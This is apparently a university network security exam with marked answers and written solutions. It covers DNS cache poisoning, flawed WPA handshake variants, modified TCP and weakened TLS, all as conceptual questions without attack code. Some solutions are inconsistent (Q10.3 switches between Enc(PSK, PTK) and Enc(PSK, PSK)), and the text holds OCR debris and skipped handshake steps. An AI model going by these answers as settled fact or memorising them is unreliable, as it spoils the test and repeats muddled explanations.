There is an off-path attacker trying to poison Peter's DNS cache. This attacker wishes to trick Peter's recursive resolver into caching their IP address as the address of `cs161.org`. Assume Peter does not use DNSSEC and that Bailiwick checking is implemented.

Q9.1 (2 points) Select all true statements:

- ■ The attacker must send a DNS response before the real nameserver responds to poison the cache
- ☐ The attacker must break symmetric key encryption to poison the cache
- ☐ The attacker must break asymmetric key encryption to poison the cache
- ■ The attacker would not be able to poison the recursive resolver's cache if Peter's recursive resolver and all nameservers used DNSSEC
- ☐ None of the above

Solution: DNS does not use any encryption. An off path attack of this kind (simply off path only) would not work if records were signed by a authorities verified by a chain of trust.

Q9.2 ($2\frac{1}{2}$ points) Which of the following domains, when visited by Peter using his browser, would give the attacker a non-negligible chance to poison the cache for `cs161.org`? Select all that apply.

- ■ `https://cs161.org`
- ■ `http://cs161.org`
- ■ `http://nonexistentdomain.cs161.org`
- ■ `http://www.google.com`
- ■ `http://nonexistentdomain.google.com`
- ☐ None of the above

Solution: All of these could query the root name server, for example, and if the off path attacker is able to respond for the root name server, bailiwick checking will enable them to answer for cs161.org. HTTPS vs HTTP does not matter here, since DNS works separately as a domain-ip mapping system.


Q9.3 ($2\frac{1}{2}$ points) Now assume that Peter is a frequent visitor of `cs161.org` and `google.com` and that his recursive resolver has already cached those two domains. Which of the domains below may still give the attacker a non-negligible chance to poison the cache when Peter visits that domain? Select all that apply.

- ☐ `https://cs161.org`
- ☐ `http://cs161.org`
- ☐ `http://nonexistentdomain.cs161.org`
- ☐ `http://www.google.com`
- ☐ `http://nonexistentdomain.google.com`
- ■ None of the above

Solution: The domains which Peter visits are cached, and so would not result in any DNS query being sent to any nameserver. Since Peter has the cs161.org nameserver and the google.com nameserver IPs cached, http://nonexistentdomain.google.com DNS request will go there and the Off-Path attacker injecting malicious cs161.org name records will be ignored due to bailiwick checking.

Q10 *I am Inevitable* **(20 points)**

Recall the WPA 4-way handshake from lecture:



1. Client and AP derive the PSK from SSID and password.
3. AP randomly chooses ANonce.
5. Client randomly chooses SNonce and derives PTK.
7. AP derives PTK and verifies the MIC.
9. Client verifies the MIC.

For each method of client-AP authentication, select all things that the given adversary would be able to do. Assume that:

- The attacker does not know the WPA-PSK password but that they know that client's and AP's MAC addresses.
- For rogue AP attacks, there exists a client that knows the password that attempts to connect to the rogue AP attacker.
- The AMAC is the Access Point's MAC address and the SMAC is the Client's MAC address.

Q10.1 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- $\mathsf{PTK} = F(\mathsf{ANonce}, \mathsf{SNonce}, \mathsf{AMAC}, \mathsf{SMAC}, \mathsf{PSK})$, where F is a secure key derivation function
- $\mathsf{MIC} = \mathsf{PTK}$

■ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

☐ A rogue AP attacker can learn the PSK without brute force.

■ A rogue AP attacker can only learn the PSK if they use brute force.

☐ None of the above

Solution: Because the MIC is the value of the PTK, it is trivial to decrypt subsequent communications. However, replay attacks are not possible since the ANonce is chosen by the AP, so the attacker can't trick the AP into completing a new handshake.

Additionally, because all the information needed to brute-force the PSK is sent in the clear (ANonce, SNonce, and MICs), brute-force attacks are possible by the rogue AP. However, there is no way of learning the PSK given the PTK with any method other than brute-force.

Q10.2 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- $\mathsf{PTK} = F(\mathsf{ANonce}, \mathsf{SNonce}, \mathsf{AMAC}, \mathsf{SMAC})$, where F is a secure key derivation function
- $\mathsf{MIC} = \mathsf{HMAC}(\mathsf{PTK}, \text{Dialogue})$

■ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

■ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

☐ A rogue AP attacker can learn the PSK without brute force.

☐ A rogue AP attacker can only learn the PSK if they use brute force.

☐ None of the above

Solution: Because the PSK isn't actually incorporated into this handshake, it is trivial for an attacker to derive the PTK to decrypt subsequent messages, and it is easy for them to form a new handshake with the AP.

Q10.3 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- Authentication: Client sends $\mathsf{H}(\mathsf{PSK})$ to AP, where H is a secure cryptographic hash.
- Verification: AP compares $\mathsf{H}(\mathsf{PSK})$ and to the value it received.
- AP sends: $\mathsf{Enc}(\mathsf{PSK}, \mathsf{PTK})$ to client, where Enc is an IND-CPA secure encryption algorithm.

☐ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

■ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

☐ A rogue AP attacker can learn the PSK without brute force.

■ A rogue AP attacker can only learn the PSK if they use brute force.

☐ None of the above

Solution: Assuming that an on-path attacker doesn't know the PSK, they can't brute-force the PTK since it's encrypted using the PSK and thus can't decrypt subsequent communications without learning the PSK. However, there are no nonces involved in the handshake, so it is possible to replay $\mathsf{Enc}(\mathsf{PSK}, \mathsf{PSK})$ to trick the AP into completing a new handshake.

Because the PSK is encrypted with itself, the on-path attacker and rogue AP aren't able to learn its value without brute force. However, if brute force is allowed, it is easy to guess a value of PSK and attempt to decrypt the ciphertext to see if the decrypted value is equal to the guessed PSK.

Q10.4 (5 points) The client and AP perform the WPA 4-way handshake with the following modifications:

- Authentication: Client conducts a Diffie-Hellman exchange with the AP to derive a shared key K.
- Client sends: $\mathsf{Enc}(K, \mathsf{PSK})$ to the AP.
- Verification: Check if $\mathsf{Dec}(K, \text{Ciphertext})$ equals the PSK
- Upon verification, AP sends: $\mathsf{Enc}(\mathsf{K}, \mathsf{PTK})$, where PTK is a random value, and sends it to the client.
- Assume that Enc is an IND-CPA secure encryption algorithm.

☐ An on-path attacker that observes a successful handshake can decrypt subsequent WPA messages without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can trick the AP into completing a new handshake without learning the value of the PSK.

☐ An on-path attacker that observes a successful handshake can learn the PSK without brute force.

■ A rogue AP attacker can learn the PSK without brute force.

☐ A rogue AP attacker can only learn the PSK if they use offline brute force.

☐ None of the above

Solution: Unlike the previous question, Diffie-Hellman defends against replay attacks since the AP would choose a new private Diffie-Hellman component for each handshake. However, a rogue AP learns the value of K, and is thus able to learn the value of the PSK by decrypting $\mathsf{Enc}(K, \mathsf{PSK})$ using K.

Q11 *I Love You 3000* **(18 points)**

Tony wants to send a message, M, to his daughter, Morgan. The message is split across 3 packets, M_1, M_2, and M_3. Assume that both Tony and Morgan will use the modified version of TCP specified in each subpart. Each subpart is independent.

Q11.1 (3 points) Consider a modified version of TCP where **Morgan** no longer sends an ACK to Tony. If Tony sends M using this modified version of TCP and M_2 was dropped during delivery, then which of the following are true?

- ☐ M_2 will be resent until it is received by Morgan.
- ■ Morgan will be able to notice that M_2 is lost.
- ☐ Morgan will be able to reconstruct M even if M_2 is not resent.
- ☐ None of the above

Solution: If Morgan no longer sends an ACK to Tony, then Tony will never actually know that M_2 got dropped since Morgan will never "tell" Tony that she didn't get the packet. As such, even though Morgan knows that she didn't receive M_2, she won't be able to tell Tony this.

Q11.2 (3 points) Consider a modified version of TCP where **Tony** no longer sends an ACK to Morgan. If Tony sends M using this modified version of TCP and M_2 was dropped during delivery, then which of the following are true?

- ■ M_2 will be resent until it is received by Morgan.
- ■ Morgan will be able to notice that M_2 is lost.
- ☐ Morgan will be able to reconstruct M even if M_2 is not resent.
- ☐ None of the above

Solution: Here, since Tony no longer sends the ACK to Morgan, but M_2 is dropped when Tony sends the message to Morgan, not only will Morgan know that the packet got dropped, but she will be able to "notify" Tony about this through her ACK packet. If M_2 is not recent, Morgan has no way to reconstruct M.

Q11.3 (6 points) Consider a modified version of TCP where Tony and Morgan have the same ISN (Initial Sequence Number). Assume all adversaries can spoof packets. Which of the following is true about the resulting connection?

- ■ It is possible for an adversary who can see only packets sent by Tony to spoof more than one message from Tony to Morgan without being detected by either party.
- ■ It is possible for an adversary who can see only packets sent by Morgan to spoof more than one message from Tony to Morgan without being detected by either party.
- ☐ It is possible for an adversary who can see only packets sent by Tony to spoof only one message from Tony to Morgan without being detected by either party.
- ☐ It is possible for an adversary who can see only packets sent by Morgan to spoof only one message from Tony to Morgan without being detected by either party.
- ■ An in-path attacker can spoof more than one message from Tony to Morgan without being detected by either party.
- ■ An on-path attacker can spoof more than one message from Tony to Morgan without being detected by either party only if their message arrives before Tony's message.
- ☐ None of the above

Solution: If Tony and Morgan have the same ISN, then regardless of whether the adversary can only see packets sent by Tony or by Morgan, they will be able to spoof more than one message from Tony to Morgan without being detected by either party since the adversary can "start" spoofing from the very beginning of the conversation.

Furthermore, since an in-path attacker can block and modify packets, they can simply block any messages from Tony and replace it with their own. An on-path attacker cannot block messages, so they are subject to a race condition, meaning that the spoofed message would have to arrive before the actual message to be accepted by the receiver.

For the following subparts, for each modification to TLS, select all true statements. Each subpart is independent.

Q11.4 (3 points) The digital signature algorithm used to create the certificate is forgeable.

- ■ A MITM attacker can impersonate the server to the client.
- ☐ A MITM attacker can inject messages.
- ☐ An on-path attacker can read messages.
- ☐ None of the above

Solution: The attacker can send a forged certificate claiming that the attacker's public key is the server's public key. The certificate doesn't help the attacker learn the symmetric keys.

Q11.5 (3 points) In RSA TLS, the RSA encryption algorithm has a backdoor that lets anyone decrypt the ciphertext without the private key.

- ■ A MITM attacker can impersonate the server to the client.
- ■ A MITM attacker can inject messages.
- ■ An on-path attacker can read messages.
- ☐ None of the above

Solution: The attacker can decrypt the premaster secret and derive the symmetric keys to inject messages in both directions. Because decrypting the premaster secret is also how the server proves its identity to the client, a MITM could impersonate the server to the client with the RSA backdoor.

Doodle

Nothing on this page will not affect your grade in any way.
Congratulations for making it to the end of the exam! Feel free to leave any final thoughts, comments, feedback, or doodles here:

Post-Exam Activity: Thanks Nick

This is Nick's last semester teaching at Berkeley! Got a message/doodle for Nick?